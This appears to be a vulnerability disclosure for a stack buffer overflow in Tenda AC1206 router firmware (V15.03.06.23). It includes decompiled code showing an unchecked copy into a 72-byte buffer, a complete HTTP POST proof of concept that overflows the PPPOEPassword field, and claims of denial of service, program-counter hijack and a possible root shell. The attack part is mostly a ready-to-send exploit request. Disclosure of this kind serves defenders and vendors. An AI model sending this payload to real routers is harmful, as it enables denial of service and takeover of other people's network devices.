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Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:



Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formQuickIndex function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 void __cdecl formQuickIndex(webs_t wp, char_t *path, char_t *query)
2 {
3     const char *hz; // [sp+18h] [+18h]
4     const char *connecttype; // [sp+1Ch] [+1Ch]
5     char_t *wlpwd; // [sp+20h] [+20h]
6     char *ppppwd; // [sp+24h] [+24h]
7     char_t *pppuser; // [sp+28h] [+28h]
8     char_t decode_pwd[72]; // [sp+2Ch] [+2Ch] BYREF
9     pthread_t pid; // [sp+74h] [+74h] BYREF
10
11     memset(decode_pwd, 0, sizeof(decode_pwd));
12     hz = websGetVar(wp, "mit_rate", "0");
13     pppuser = websGetVar(wp, "PPPOEName", byte_50BB9C);
14     ppppwd = websGetVar(wp, "PPPOEPassword", byte_50BB9C);
15     wlpwd = websGetVar(wp, "mit_wrlpwd", byte_50BB9C);
16     connecttype = websGetVar(wp, "mit_linktype", "2");
17     SetValue("wl.hz", hz);
18     SetValue("wan1.connecttype", connecttype);
19     doSystemCmd("cfm post multiWAN ManualDown1\n");
20     if (!strcmp("2", connecttype))
21     {
22         decodePwd(ppppwd, decode_pwd); // There is a stack overflow vulnerability
23         SetValue("wan1.ppo.e.userid", pppuser);
24         SetValue("wan1.ppo.e.pwd", decode_pwd);
25         SetValue("wan1.ppo.e.double.access", "0");
26         SetValue("wan1.ppo.e.mtu", "1492");
```

Stack overflow vulnerability occurs in the decodepwd function.

```

1 void __cdecl decodePwd(char *srcStr, char *dstStr)
2 {
3     char *srcStra; // [sp+8h] [+8h]
4     char *dstStra; // [sp+Ch] [+Ch]
5
6     srcStra = srcStr;
7     dstStra = dstStr;
8     if ( srcStr && dstStr )
9     {
10         while ( *srcStra ) // The end condition of the cycle is that 'srcstra' is empty
11         {
12             if ( *srcStra == '\\' ) // When the "\" symbol is encountered, it will not be copied
13                 ++srcStra;
14             *dstStra++ = *srcStra++; // Copy data through pointer
15         }
16         *dstStra = 0;
17     }
18 }

```

The `decodepwd` function is equivalent to copying data from and filtering "/" symbols. As long as the `ppppwd` (the value of `PPPOEPassword`) we enter exceeds the size of the `decode_pwd` array, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```

POST /goform/QuickIndex HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 12
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

PPPOEPassword=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```





By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.

```

/ # ls -l
total 48
drwxr-xr-x  2 1000  1000      4096 Aug  4 12:10 bin
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 dev
lrwxrwxrwx  1 1000  1000        8 Sep  6  2017 etc -> /var/etc
drwxr-xr-x  6 1000  1000      4096 Sep  6  2017 etc_ro
lrwxrwxrwx  1 1000  1000        9 Sep  6  2017 home -> /var/home
lrwxrwxrwx  1 1000  1000       11 Sep  6  2017 init -> bin/busybox
drwxr-xr-x  3 1000  1000      4096 Sep  6  2017 lib
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 mnt
drwxr-xr-x  3 1000  1000      4096 Aug  4 09:55 proc
lrwxrwxrwx  1 1000  1000        9 Sep  6  2017 root -> /var/root
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017/sbin
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 sys
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 tmp
drwxr-xr-x  6 1000  1000      4096 Sep  6  2017 usr
drwxr-xr-x  6 1000  1000      4096 Aug  4 09:06 var
lrwxrwxrwx  1 1000  1000       12 Sep  6  2017 webroot -> /var/webroot
drwxr-xr-x  7 1000  1000      4096 Sep  6  2017 webroot_ro
/ #

```

Finally, you also can write exp to get a stable root shell.